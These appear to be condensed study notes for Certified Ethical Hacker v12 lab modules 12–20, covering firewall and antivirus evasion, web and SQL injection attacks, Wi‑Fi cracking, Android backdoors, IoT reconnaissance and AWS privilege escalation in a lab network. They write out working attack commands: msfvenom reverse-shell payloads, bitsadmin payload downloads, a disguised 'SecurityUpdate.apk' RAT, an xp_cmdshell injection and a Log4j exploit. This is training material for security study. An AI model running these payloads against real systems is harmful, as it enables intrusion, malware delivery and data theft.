Navigate to Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Honeypot Tools\HoneyBOT

Lab 2: Evade Firewalls using Various Evasion Techniques

The following are some firewall bypassing techniques

Port Scanning
Firewalking
Banner Grabbing
IP Address Spoofing
Source Routing
Tiny Fragments
Using an IP Address in Place of URL
Using Anonymous Website Surfing Sites
Using a Proxy Server
ICMP Tunneling
ACK Tunneling
HTTP Tunneling
SSH Tunneling
DNS Tunneling
Through External Systems
Through MITM Attack
Through Content
Through XSS Attack

Task 1: Bypass Windows Firewall using Nmap Evasion Techniques

Turn On firewall in victim machine

Create new inbound rule (Rule Type section, choose the Custom, Scope section, choose the These IP addresses radio button under Which remote IP addresses does this rule apply to?, Action section, choose the Block the connection)

Attacker Machine

Type nmap 10.10.1.11

Type nmap -sS 10.10.1.11

Type nmap -T4 -A 10.10.1.11

Type nmap -sP 10.10.1.0/24

Type nmap -sI 10.10.1.22 10.10.1.11 (Zombie scan)

Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling

HTTPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPort provides access to websites and Internet apps. HTTPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.The remote host method is capable of tunneling through any proxy. HTTPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

Proxy server setup (whitelisted IP)

ensure that IIS Admin Service and World Wide Web Publishing services are not running

Navigate to Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost

On the Options tab, leave 80 as the port number in the Port field under the Network section. Personal password as “magic.”

Ensure that Revalidate DNS names and Log connections are checked

Navigate to the Application log tab and check if the last line is Listener: listening at 0.0.0.0:80

Host (blacklisted server)

Select Turn on Windows Defender Firewall under Private network settings and Public network settings.

Create outbound rule in advanced settings (select Port as Rule Type, Select All remote ports in Protocol and Ports, In Action, Block the connection)

Right-click the newly created rule (Port 21 Blocked) and click Properties

Select the Protocols and Ports tab. In the Remote port: field, select the Specific Ports option from the drop-down list and enter the port number as 21

Navigate to Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort

Proxy tab, enter the Host name or IP address (10.10.1.22) of the machine where HTTHost is running

Enter the Port number 80

In the Misc. options section, select Remote host from the Bypass mode drop-down list.

In the Use personal remote host at (blank = use public) section, re-enter the IP address of Windows Server 2022 (10.10.1.22) and port number 80

Enter the password magic into the Password field

Select the Port mapping tab, and click Add to create a new mapping

Right-click the New mapping node, and click Edit

Rename this as ftp test (you can enter the name of your choice).

Right-click the node below Local port; then click Edit and enter the port value as 21.

Right-click the node below Remote host; click Edit and rename it as 10.10.1.11.

Right-click the node below Remote port; then click Edit and enter the port value as 21

(Note: 10.10.1.11 specifies in Remote host node is the IP address of the Windows 11 machine that is hosting the FTP site)

Switch to the Proxy tab and click Start to begin the HTTP tunneling

Type ftp 10.10.1.11 (observe firewall blocking the connection)

Type ftp 127.0.0.1 (observe that firewall bypassed using HTTP tunneling)

Task 3: Bypass Antivirus using Metasploit Templates

type msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe

Virustotal shows detecting virus

type pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c

A template.c file appears, in the line 3 change the payload size from 4096 to 4000

type cd /usr/share/metasploit-framework/data/templates/src/pe/exe/

Type i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe

msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe

observe that now only 48 out of 71 antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates

Task 4: Bypass Firewall through Windows BITSAdmin

BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Select Turn on Windows Defender Firewall under Private network settings and Public network settings.

Attacker machine

type msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe

Share the payload to victim machine

type bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe (if payload shared through web server) (Powreshell cmd prompt)

If downloaded directly from browser Firwalll might delete or block the file from exceuting.

However, if done through BITSAdmin, file can be executed by the attacker

Module 13: Hacking Web Servers

Lab 1: Footprint the Web Server

Task 1: Information Gathering using Ghost Eye

Ghost Eye is an information-gathering tool written in Python 3. To run, Ghost Eye only needs a domain or IP. Ghost Eye can work with any Linux distros if they support Python 3. Ghost Eye gathers information such as Whois lookup, DNS lookup, EtherApe, Nmap port scan, HTTP header grabber, Clickjacking test, Robots.txt scanner, Link grabber, IP location finder, and traceroute.

Download ghost_eye package online

type pip3 install -r requirements.txt

type python3 ghost_eye.py

Choose appropriate options

Task 2: Perform Web Server Reconnaissance using Skipfish

Skipfish is an active web application (deployed on a webserver) security reconnaissance tool. It prepares an interactive sitemap for the targeted site by carrying out a recursive crawl and dictionary-based probes. The resulting map is then annotated with the output from a number of active (but hopefully non-disruptive) security checks. The final report generated by the tool is meant to serve as a foundation for professional web application security assessments.

Launch wampserver in test machine

Attacker Machine

type skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2022]:8080

On completion, open the index.html file in Test folder created in Desktop

Task 3: Footprint a Web Server using the httprecon Tool

httprecon is a tool for advanced web server fingerprinting. This tool performs banner-grabbing attacks, status code enumeration, and header ordering analysis on its target web server.

Navigate to E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\httprecon, right-click httprecon.exe

Task 4: Footprint a Web Server using ID Serve

ID Serve is a simple Internet server identification utility. Following is a list of its capabilities:

HTTP server identification

Non-HTTP server identification

Reverse DNS lookup

navigate to E:\CEH-Tools\CEHv12 Module 13 Hacking Web Servers\Web Server Footprinting Tools\ID Serve

Task 5: Footprint a Web Server using Netcat and Telnet

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable “back-end” tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

It does not encrypt any data sent through the connection.

It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

type nc -vv www.moviescope.com 80

type GET / HTTP/1.0 (press enter twice)

type telnet www.moviescope.com 80

type GET / HTTP/1.0 (press enter twice)

Task 6: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

Type nmap -sV --script=http-enum [target website]

type nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap-www.goodshopping.com

type nmap --script http-trace -d www.goodshopping.com

type nmap -p80 --script http-waf-detect www.goodshopping.com

Task 7: Uniscan Web Server Fingerprinting in Parrot Security

Uniscan is a versatile server fingerprinting tool that not only performs simple commands like ping, traceroute, and nslookup, but also does static, dynamic, and stress checks on a web server. Apart from scanning websites, uniscan also performs automated Bing and Google searches on provided IPs. Uniscan takes all of this data and combines them into a comprehensive report file for the user

type uniscan -h

type uniscan -u http://10.10.1.22:8080/CEH -q (the -u switch is used to provide the target URL, and the -q switch is used to scan the directories in the web server.)

type uniscan -u http://10.10.1.22:8080/CEH -we (Here -w and -e are used together to enable the file check (robots.txt and sitemap.xml file))

Type uniscan -u http://10.10.1.22:8080/CEH -d (enable dynamic checks)

Lab 2: Perform a Web Server Attack

Task 1: Crack FTP Credentials using a Dictionary Attack

Assume that you are an attacker, and you have observed that the FTP service is running.

type nmap -p 21 [IP Address of Windows 11]

type hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://[IP Address of Windows 11]

Module 14: Hacking Web Applications

Lab 1: Footprint the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

Server Discovery: Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning

Service Discovery: Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app

Server Identification: Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software

Hidden Content Discovery: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

Use tools such as Netcraft (https://www.netcraft.com), SmartWhois (https://www.tamos.com), WHOIS Lookup (https://whois.domaintools.com), and Batch IP Converter (http://www.sabsoft.com) to perform the Whois lookup.

Use tools such as, DNSRecon (https://github.com), and DNS Records (https://network-tools.com), Domain Dossier (https://centralops.net) to perform DNS interrogation.

type nmap -T4 -A -v [Target Web Application] (perform port scanning)

type telnet www.moviescope.com 80 (perform banner grabbing)

type GET / HTTP/1.0 press enter twice

Task 2: Perform Web Application Reconnaissance using WhatWeb

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

In the Terminal window, type whatweb

type whatweb [Target Web Application]

type whatweb --log-verbose=MovieScope_Report www.moviescope.com (export results)

Task 3: Perform Web Spidering using OWASP ZAP

Perform automated scan to spider the web app

Task 4: Detect Load Balancers using Various Tools

type dig yahoo.com (multiple IP’s means load balancer in use)

type lbd yahoo.com

Task 5: Identify Web Server Directories using Various Tools

type nmap -sV --script=http-enum [target domain or IP address]

type gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt

Type python3 dirsearch.py -u http://www.moviescope.com

Type python3 dirsearch.py -u http://www.moviescope.com -e aspx (extension filter)

type python3 dirsearch.py -u http://www.moviescope.com -x 403 (exlcude status 403 code)

Task 6: Perform Web Application Vulnerability Scanning using Vega

Vega is a web application scanner used to test the security of web applications. It helps you to find and validate SQL Injection, XSS, inadvertently disclosed sensitive information, and other vulnerabilities.

Download Vega tool

use other web application vulnerability scanning tools such as WPScan Vulnerability Database (https://wpscan.com), Arachni (https://www.arachni-scanner.com), appspider (https://www.rapid7.com), or Uniscan (https://sourceforge.net)

Task 7: Identify Clickjacking Vulnerability using ClickjackPoc

Type python3 clickJackPoc.py -f domain.txt

Lab 2: Perform Web Application Attacks

Task 1: Perform a Brute-force Attack using Burp Suite

Task 2: Perform Parameter Tampering using Burp Suite

Task 3: Identify XSS Vulnerabilities in Web Applications using PwnXSS

PwnXSS is an open-source XSS scanner that is used to detect cross-site scripting (XSS) vulnerabilities in websites. It is a multiprocessing and customizable tool written in Python language.

type python3 pwnxss.py -u http://testphp.vulnweb.com

Task 4: Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

Task 5: Perform Cross-site Request Forgery (CSRF) Attack

type wpscan --api-token [API Token from Step#26] --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp

Task 6: Enumerate and Hack a Web Application using WPScan and Metasploit

type use auxiliary/scanner/http/wordpress_login_enum

Task 7: Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

Task 8: Exploit a File Upload Vulnerability at Different Security Levels

type msfvenom -p php/meterpreter/reverse_tcp LHOST=[IP Address of Host Machine] LPORT=4444 -f raw

Task 9: Gain Access by Exploiting Log4j Vulnerability

Log4j is an open-source framework that helps developers store various types of logs produced by users. Log4j which is also known as Log4shell and LogJam is a zero-day RCE (Remote Code Execution) vulnerability, tracked under CVE-2021–44228. Log4j enables insecure JNDI lookups, when these JNDI lookups are paired with the LDAP protocol, can be exploited to exfiltrate data or execute arbitrary code.

Type cd log4j-shell-poc

we need to update the installed JDK path in the poc.py file (line 62, 87, 99) type nc -lvp 9001 (new terminal)

type python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

copy the payload generated in the send me: section.

Username field paste the payload that was copied in previous step and in Password field type password and press Login button

Lab 3: Detect Web Application Vulnerabilities using Various Web Application Security Tools

Task 1: Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.

Navigate to the location Z:\CEHv12 Module 14 Hacking Web Applications\Web Application Security Testing Tools\N-Stalker Web Application Security Scanner

Module 15: SQL Injection

There are three main types of SQL injection:

In-band SQL injection: An attacker uses the same communication channel to perform the attack and retrieve the results

Blind/inferential SQL injection: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database

Out-of-band SQL injection: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab 1: Perform SQL Injection Attacks

SQL injection can be used to implement the following attacks:

Authentication bypass: An attacker logs onto an application without providing a valid username and password and gains administrative privileges

Authorization bypass: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities

Information disclosure: An attacker obtains sensitive information that is stored in the database

Compromised data integrity: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database

Compromised availability of data: An attacker deletes specific information, the log, or audit information in a database

Remote code execution: An attacker executes a piece of code remotely that can compromise the host OS

Task 1: Perform an SQL Injection Attack on an MSSQL Database

type the query blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --

Task 2: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

other SQL injection tools such as Mole (https://sourceforge.net), Blisqy (https://github.com), blind-sql-bitshifting (https://github.com), and NoSQLMap (https://github.com)

Lab 2: Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

Task 2: Detect SQL Injection Vulnerabilities using OWASP ZAP

other SQL injection detection tools such as Acunetix Web Vulnerability Scanner (https://www.acunetix.com), Snort (https://snort.org), Burp Suite (https://www.portswigger.net), w3af (https://w3af.org), to detect SQL injection vulnerabilities.

Module 16: Hacking Wireless Networks

Lab 1: Perform Wireless Traffic Analysis

Task 1: Wi-Fi Packet Analysis using Wireshark

Wireshark can read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), and 802.11 wireless LAN. Npcap is a library that is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

Note: In order to capture wireless traffic, a wireless adapter is required and using an adapter in the iLabs environment is not possible, therefore, in this lab, we are using a sample capture file (WEPcrack-01.cap) to analyze wireless packets.

Launch Wireshark

Open already captured pcap file (Here 802.11 protocol indicates wireless packets.)

other wireless traffic analyzers such as AirMagnet WiFi Analyzer PRO (https://www.netally.com), SteelCentral Packet Analyzer (https://www.riverbed.com), Omnipeek Network Protocol Analyzer (https://www.liveaction.com), CommView for Wi-Fi (https://www.tamos.com), and Capsa Portable Network Analyzer (https://www.colasoft.com)

Lab 2: Perform Wireless Attacks

Fragmentation attack: When successful, such attacks can obtain 1,500 bytes of PRGA (pseudo random generation algorithm)

MAC spoofing attack: The attacker changes their MAC address to that of an authenticated user in order to bypass the access point’s MAC-filtering configuration

Disassociation attack: The attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the access point and client

Deauthentication attack: The attacker floods station(s) with forged deauthentication packets to disconnect users from an access point

Man-in-the-middle attack: An active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers

Wireless ARP poisoning attack: An attack technique that exploits the lack of a verification mechanism in the ARP protocol by corrupting the ARP cache maintained by the OS in order to associate the attacker’s MAC address with the target host

Rogue access points: Wireless access points that an attacker installs on a network without authorization and that are not under the management of the network administrator

Evil twin: A fraudulent wireless access point that pretends to be a legitimate access point by imitating another network name

Wi-Jacking attack: A method used by attackers to gain access to an enormous number of wireless networks

Task 1: Crack a WEP network using Aircrack-ng

Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP, and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. The program runs on both Linux and Windows

Note: In order to capture wireless traffic, a wireless adapter is required and using an adapter in the iLabs environment is not possible, therefore, in this lab, we are using a sample capture file (WEPcrack-01.cap) to crack WEP key.

In the Parrot Terminal window, type aircrack-ng '/home/attacker/Desktop/Sample Captures/WEPcrack-01.cap' (aircrack-ng will crack the WEP key of the CEHLabs)

Task 2: Crack a WPA2 Network using Aircrack-ng

Note: In order to capture wireless traffic, a wireless adapter is required and using an adapter in the iLabs environment is not possible, therefore, in this lab, we are using a sample capture file (WPA2crack-01.cap) to crack WPA key.

In the Parrot Terminal window, type aircrack-ng -a2 -b [Target BSSID] -w /home/attacker/Desktop/Wordlist/password.txt '/home/attacker/Desktop/Sample Captures/WPA2crack-01.cap'

other tools such as Elcomsoft Wireless Security Auditor (https://www.elcomsoft.com), Portable Penetrator (https://www.secpoint.com), WepCrackGui (https://sourceforge.net), Pyrit (https://github.com), and WepAttack (http://wepattack.sourceforge.net) to crack WEP/WPA/WPA2 encryption.

Module 17: Hacking Mobile Platforms

Lab 1: Hack Android Devices

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

Type msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk

share to target

Type msfconsole

type use exploit/multi/handler

Type set payload android/meterpreter/reverse_tcp

set lhost and other relevant options

type exploit -j -z

Task 2: Harvest Users’ Credentials using the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) is an open-source, Python-driven tool that enables penetration testing via social engineering. It is a generic exploit that can be used to carry out advanced attacks against human targets in order to get them to offer up sensitive information. SET categorizes attacks according to the attack vector used to trick people such as email, web, or USB. The toolkit attacks human weakness, exploiting people’s trust, fear, avarice, or helping natures

Type setoolkit
type 1
type 2
type 3
type 2

Task 3: Launch a DoS Attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.

navigate to CEH-Tools --> CEHv12 Module 17 Hacking Mobile Platforms --> Android Hacking Tools --> Low Orbit Ion Cannon (LOIC)

Task 4: Exploit the Android Platform through ADB using PhoneSploit

Type python3 -m pip install colorama
type python3 phonesploit.py
type 3 and provide IP of victim

Task 5: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

Type python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
Type python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk
share apk to victim for execution

other Android hacking tools such as NetCut (https://www.arcai.com), drozer (https://labs.f-secure.com), zANTI (https://www.zimperium.com), Network Spoofer (https://www.digitalsquid.co.uk), and DroidSheep (https://droidsheep.info)

Lab 2: Secure Android Devices using Various Android Security Tools

Task 1: Analyze a Malicious App using Online Android Analyzers

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer.

type https://www.sisik.eu/apk-tool

other online Android analyzers such as SandDroid (http://sanddroid.xjtu.edu.cn), and Apktool (http://www.javadecompilers.com)

other Android vulnerability scanners such as X-Ray 2.0 (https://duo.com), Vulners Scanner (https://play.google.com), Shellshock Scanner - Zimperium (https://play.google.com), Yaazhini (https://www.vegabird.com), and Quick Android Review Kit (QARK) (https://github.com)

Task 2: Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

Malwarebytes app

other mobile antivirus and anti-spyware tools such as AntiSpy Mobile (https://antispymobile.com), Spyware Detector - Spy Scanner (https://play.google.com), iAmNotified - Anti Spy System (https://iamnotified.com), and Privacy Scanner (AntiSpy) Free (https://play.google.com)

Module 18: IoT and OT Hacking

Lab 1: Perform Footprinting using Various Footprinting Techniques

The first step in IoT and OT device hacking is to extract information such as IP address, protocols used (MQTT, ModBus, ZigBee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geolocation of the device, manufacturing number, and manufacturer of the device.

Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc.

Task 1: Gather Information using Online Footprinting Tools

acquired using various online sources such as Whois domain lookup, advanced Google hacking, and Shodan search engine.

In this task, we will focus on performing footprinting on the MQTT protocol, which is a machine-to-machine (M2M)/“Internet of Things” connectivity protocol. It is useful for connections with remote locations where a small code footprint is required and/or network bandwidth is at a premium.

type https://www.whois.com/whois/

type www.oasis-open.org

type https://www.exploit-db.com/google-hacking-database

type SCADA in the Quick Search field

navigate to google -> type "login" intitle:"scada login"

Similarly, you can use advanced search operators such as intitle:"index of" scada to search sensitive SCADA directories

type https://account.shodan.io/login

type port:1883 in the address bar (type port:1883 in the address bar)

following Shodan filters:

Search for Modbus-enabled ICS/SCADA systems:

port:502

Search for SCADA systems using PLC name:

“Schneider Electric”

Search for SCADA systems using geolocation:

SCADA Country:"US"

Lab 2: Capture and Analyze IoT Device Traffic

Task 1: Capture and Analyze IoT Traffic using Wireshark

MQTT is a lightweight messaging protocol that uses a publish/subscribe communication pattern. Since the protocol is meant for devices with a low-bandwidth, it is considered ideal for machine-to-machine (M2M) communication or IoT applications. We can create virtual IoT devices over the virtual network using the Bevywise IoT simulator on the client side and communicate these devices to the server using the MQTT Broker web interface. This interface collects data and displays the status and messages of connected devices over the network.

Navigate to Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator(Bevywise_MQTTRoute_Win_64.exe)

installed MQTT Broker successfully and leave the Bevywise MQTT running

Use another machine to install simulator for a virtual IoT device

Navigate to Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator(Bevywise_IoTSimulator_Win_64.exe)

To launch the IoT simulator, navigate to the C:\Bevywise\IotSimulator\bin directory and double-click on the runsimulator.bat file.

Create a new network -> add blank device with broker IP of the above machine

To connect the Network and the added devices to the server or Broker, click on the Start Network

we will create the Subscribe command for the device Temperature_Sensor.

Click on the Plus icon in the top right corner and select the Subscribe to Command option

launch the Wireshark

Leave the IoT simulator running and switch to the machine where broker is running.

Open Chrome browser, type http://localhost:8080

Send a message using using the topic section

Type mqtt under the filter field (wireshark)

Select any Publish Message packet from the Packet List pane. In the Packet Details pane at the middle of the window, expand the Transmission Control Protocol, MQ Telemetry Transport Protocol, and Header Flags nodes

Under the MQ Telemetry Transport Protocol nodes, you can observe details such as Msg Len, Topic Length, Topic, and Message.

Module 19: Cloud Computing

Lab 1: Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools

Task 1: Enumerate S3 Buckets using lazys3

lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.

type ruby lazys3.rb

You can search the S3 buckets of specific company. To do so, type ruby lazys3.rb [Company]

Task 2: Enumerate S3 Buckets using S3Scanner

S3Scanner is a tool that finds the open S3 buckets and dumps their contents. It takes a list of bucket names to check as its input. The S3 buckets that are found are output to a file. The tool also dumps or lists the contents of “open” buckets locally.

In the S3Scanner folder, type pip3 install -r requirements.txt

type python3 ./s3scanner.py sites.txt (Here, sites.txt is a text file containing the target website URL that is scanned for open S3 buckets)

Apart from the aforementioned command, you can use the S3Scanner tool to perform the following functions:

Dump all open buckets and log both open and closed buckets in found.txt:

python3 ./s3scanner.py --include-closed --out-file found.txt --dump names.txt

Just log open buckets in the default output file (buckets.txt):

python3 ./s3scanner.py names.txt

Save the file listings of all open buckets to a file:

python ./s3scanner.py --list names.txt

other S3 bucket enumeration tools such as S3Inspector (https://github.com), s3-buckets-bruteforcer (https://github.com), Mass3 (https://github.com), Bucket Finder (https://digi.ninja), and s3recon (https://github.com)

Lab 2: Exploit S3 Buckets

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

Inspecting HTML: Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets

Brute-Forcing URL: Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL

Finding subdomains: Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket

Reverse IP Search: Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets

Advanced Google hacking: Use advanced Google search operators such as "inurl" to search for URLs related to the target S3 buckets

Task 1: Exploit Open S3 Buckets using AWS CLI

AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Note: Before starting this task, you must create your AWS account (https://aws.amazon.com).

type pip3 install awscli

To configure AWS CLI in the terminal window, type aws configure

type aws s3 ls s3://[Bucket Name] (list the directories in the certifiedhacker1 bucket)

try to move the Hack.txt file to the certifiedhacker1 bucket. In the terminal window, type aws s3 mv Hack.txt s3://certifiedhacker1

delete the Hack.txt file from the certifiedhacker1 bucket. In the terminal window, type aws s3 rm s3://certifiedhacker1/Hack.txt

Lab 3: Perform Privilege Escalation to Gain Higher Privileges

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy

type aws configure

The AWS Access Key ID and AWS Secret Access Key of the target user's account can be obtained using various social engineering techniques, as discussed in Module 09 Social Engineering.

In the Default region name field, type us-east-2

In the Default output format field, type json

After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.

In the terminal window, type vim user-policy.json (in root folder)

type aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json (attach the created policy (user-policy) to the target IAM user's account)

type aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy

type aws iam list-attached-user-policies --user-name [Target Username] (to view the attached policies of the target user)

type aws iam list-users (list all iam users) (escalets priveleges by attaching a new policy)

Other commands:

List of S3 buckets: aws s3api list-buckets --query "Buckets.Name"

User Policies: aws iam list-user-policies

Role Policies: aws iam list-role-policies

Group policies: aws iam list-group-policies

Create user: aws iam create-user

Module 20: Cryptography

Lab 1: Encrypt the Information using Various Cryptography Tools

Task 1: Calculate One-way Hashes using HashCalc

HashCalc enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. It supports the Secure Hash Algorithm family: MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160, PANAMA, TIGER, CRC32, ADLER32, and the hash used in the peer-to-peer file sharing applications, eDonkey and eMule.

Launch Hashcalc application (Windows)

Task 2: Calculate MD5 Hashes using MD5 Calculator

MD5 Calculator is a simple application that calculates the MD5 hash of a given file, and it can be used with large files (e.g., multiple gigabytes). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 calculator can be used to check the integrity of a file.

Launch MD% Calculator in Windows

Task 3: Calculate MD5 Hashes using HashMyFiles

HashMyFiles is a small utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in your system: you can easily copy the MD5/SHA1 hashes list into the clipboard, or save them into text/html/xml file. HashMyFiles can also be launched from the context menu of Windows Explorer, and can display the MD5/SHA1 hashes of the selected file or folder.

navigate to E:\CEH-Tools\CEHv12 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles

In the HashMyFiles window, click Options from the menu bar and choose Hash Types from the options. You can observe a list of hash functions such as MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384.

other MD5 and MD6 hash calculators such as MD6 Hash Generator (https://www.browserling.com), All Hash Generator (https://www.browserling.com), MD6 Hash Generator (https://convert-tool.com), and md5 hash calculator (https://onlinehashtools.com)

Task 4: Perform File and Text Message Encryption using CryptoForge

CryptoForge is a file encryption software for personal and professional data security. It allows you to protect the privacy of sensitive files, folders, or email messages by encrypting them with strong encryption algorithms. Once the information has been encrypted, it can be stored on insecure media or transmitted on an insecure network—such as the Internet—and remain private. Later, the information can be decrypted into its original form.

navigate to E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\CryptoForge. Right-click the Confidential.txt file and click Show more options and select Encrypt

Encrypt files as well as text

Task 5: Encrypt and Decrypt Data using BCTextEncoder

BCTextEncoder simplifies encoding and decoding text data. Plain text data are compressed, encrypted, and converted to text format, which can then be easily copied to the clipboard or saved as a text file. This utility software uses public key encryption methods and password-based encryption, as well as strong and approved symmetric and public key algorithms for data encryption.

navigate to E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\BCTextEncoder

other cryptography tools such as AxCrypt (https://www.axcrypt.net), Microsoft Cryptography Tools (https://docs.microsoft.com), and Concealer (https://www.belightsoft.com)

Lab 2: Create a Self-signed Certificate

Task 1: Create and Use Self-signed Certificate

